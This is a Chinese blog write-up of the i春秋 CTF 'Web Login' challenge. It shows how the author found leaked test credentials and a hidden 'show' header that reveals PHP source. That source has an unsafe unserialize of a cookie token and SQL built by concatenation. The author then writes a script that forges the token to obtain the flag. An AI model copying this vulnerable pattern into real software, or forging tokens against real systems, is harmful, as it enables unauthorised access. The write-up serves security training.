
i春秋CTF训练 Web Login

原创

椰奶冻不安全 于 2020-07-04 21:05:39 发布 1517 收藏 1
分类专栏： CTF 文章标签： php
来自 椰奶冻不安全 的博客，复制完可要记得我吖
本文链接：https://blog.csdn.net/qq_40654505/article/details/107130284
版权



CTF 专栏收录该内容
14 篇文章 0 订阅
订阅专栏

Web Login

> 题目内容：加油，我看好你
> 本题由擂主Wfox提供
> 题目链接请在i春秋申请

访问发现是个登录页面，还以为是爆破弱口令，结果在页面源码里看到一行注释

```
<!--  test1 test1  -->
```




Username:
test1
Password:
Password
LOG IN

error!!

```
<!DOCTYPE html>
<html>
▼<head>
    <meta charset="utf-8">
    <title>Log In</title>
    <link rel="stylesheet" href="//cdn.bootcss.com/skeleton/2.0.4/skeleton.min.css">
  </head>
▼<body>
  ▶<div class="container">…</div>
    <!--  test1 test1  --> == $0
  </body>
</html>
```


试了一下成功登录，然后重定向到了`member.php`页面，发现页面里啥也没有



(╯'□')╯︵┻━┻

```
<html>
▼<head> == $0
    <meta charset="utf-8">
  </head>
  <body>(╯'□')╯︵┻━┻</body>
</html>
```


只能用burpsuite抓包看看了，然后在response的headers里发现可疑参数`show`



Name	Value
HTTP/1.1	200 OK
Date	Sat, 04 Jul 2020 12:21:31 GMT
Content-Type	text/html;charset=utf-8
Content-Length	69
Connection	close
Vary	Accept-Encoding
Expires	Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control	no-store, no-cache, must-revalidate, post-check=0, pr...
Pragma	no-cache
show	0
Vary	Accept-Encoding
X-Via-JSL	f97d99d,-
X-Cache	bypass

```
<head>
<meta charset="utf-8" />
</head>
(╯`□′)╯︵┻━┻
```

然后在request的headers里添加一个`show`参数，值设置为1，发送，页面返回了php源码



Name	Value
GET	/member.php HTTP/1.1
Host	eci-2zeef0dyp7ldg7kr1df0.cloudeci.ichunqiu.com
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/201...
Accept	text/html,application/xhtml+xml,application/xml;q...
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;...
Accept-Encoding	gzip, deflate
Referer	http://eci-2zeef0dyp7ldg7kr1df0.cloudeci.ichunqiu....
Connection	close
Cookie	__jsluid_h=ad0653f7fa1fa9c50e0f78cb5b43f341; P...
Upgrade-Insecure-Reque...	1
Cache-Control	max-age=0
show	1

```
HTTP/1.1 200 OK
Date: Sat, 04 Jul 2020 12:16:26 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 918
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-chec
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: f97d99d,-
X-Cache: bypass

<head>
  <meta charset="utf-8" />
</head>
<!-- <?php
include 'common.php';
$requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
class db
{
public $where;
function __wakeup()
{
if(!empty($this->where))
{
$this->select($this->where);
}
}

function select($where)
{
$sql = mysql_query('select * from user where '.$where);
return @mysql_fetch_array($sql);
}
}

if(isset($requset['token']))
```

```
<!-- <?php
 include 'common.php';
 $requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
 class db
 {
  public $where;
  function __wakeup()
  {
   if(!empty($this->where))
   {
    $this->select($this->where);
   }
  }
  function select($where)
  {
   $sql = mysql_query('select * from user where '.$where);
   return @mysql_fetch_array($sql);
  }
 }
 if(isset($requset['token']))
 {
  $login = unserialize(gzuncompress(base64_decode($requset['token'])));
  $db = new db();
  $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');
  if($login['user'] === 'ichunqiu')
  {
   echo $flag;
  }else if($row['pass'] !== $login['pass']){
   echo 'unserialize injection!!';
  }else{
   echo "(╯‵□′)╯︵┴─┴ ";
  }
 }else{
  header('Location: index.php?error=1');
 }
?> -->(╯‵□′)╯︵┴─┴
```

重点是构造 `$login = unserialize(gzuncompress(base64_decode($requset['token'])));` 只要满足 `if($login['user'] === 'ichunqiu')` 就返回flag，主要就是有加密

> 下面补充点小知识：
>
> - php的数组
>
> ```
> <?php
> $array = array(
>     "foo" => "bar",
>     "bar" => "foo",
> );
>
> // 自 PHP 5.4 起
> $array = [
>     "foo" => "bar",
>     "bar" => "foo",
> ];
> ?>
> ```
>
> > **题目中判断的 `$login['user'] === 'ichunqiu'` 就是数组，所以我们需要命名一个数组 `$a=array("user" => "ichunqiu")`，之后进行加密**
> >
> > serialize() 返回字符串，此字符串包含了表示 value 的字节流，可以存储于任何地方。序列化serialize()就是可以将多个字段的值如name、vaule、sex、money等存储在数据库表中一个字段里如extend_params，而不用另外开辟那么多字段，使用的时候就要先反序列化extend_params，使用unserialize()函数
> >
> > gzcompress()实现字符串压缩，gzuncompress()实现解压
> >
> > base64_encode()字符串进行base64编码加密，base64_decode() base64解密
> >
> > **题目按执行先后进行了base64解密，gzuncompress解压，unserialize序列化转php，我们需要按照正好相反的顺序构造加密**
>
> ```
> $a=base64_encode(gzcompress(serialize($a)));
> ```


写个php的加密脚本

```
<?php
$a=array("user" => "ichunqiu");
$a=base64_encode(gzcompress(serialize($a)));
echo $a;
?>
```

得到输出

```
eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==
```

在Cookie里添加一个token值即可得到flag



```
GET /member.php HTTP/1.1
Host: eci-2ze180eg3ad4n86lgm15.cloudeci.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:
http://eci-2zeef0dyp7ldg7kr1df0.cloudeci.ichunqiu.com/index.php?error=1
Connection: close
Cookie: __jsluid_h=ad0653f7fa1fa9c50e0f78cb5b43f341; PHPSESSID=
qmf8ur9em95c7pggc4r9s0eh76; token=
eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
show: 1
```

```
include 'common.php';
$requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
class db
{
public $where;
function __wakeup()
{
if(!empty($this->where))
{
$this->select($this->where);
}
}

function select($where)
{
$sql = mysql_query('select * from user where '.$where);
return @mysql_fetch_array($sql);
}
}

if(isset($requset['token']))
{
$login = unserialize(gzuncompress(base64_decode($requset['token'])));
$db = new db();
$row = $db->select('user=\''.mysql_real_escape_string($login['user']).
if($login['user'] === 'ichunqiu')
{
echo $flag;
}else if($row['pass'] !== $login['pass']){
echo 'unserialize injection!!';
}else{
echo "(╯‵□′)╯︵┴─┴";
}
}else{
header('Location: index.php?error=1');
}

?>-->flag{49707[redacted]
```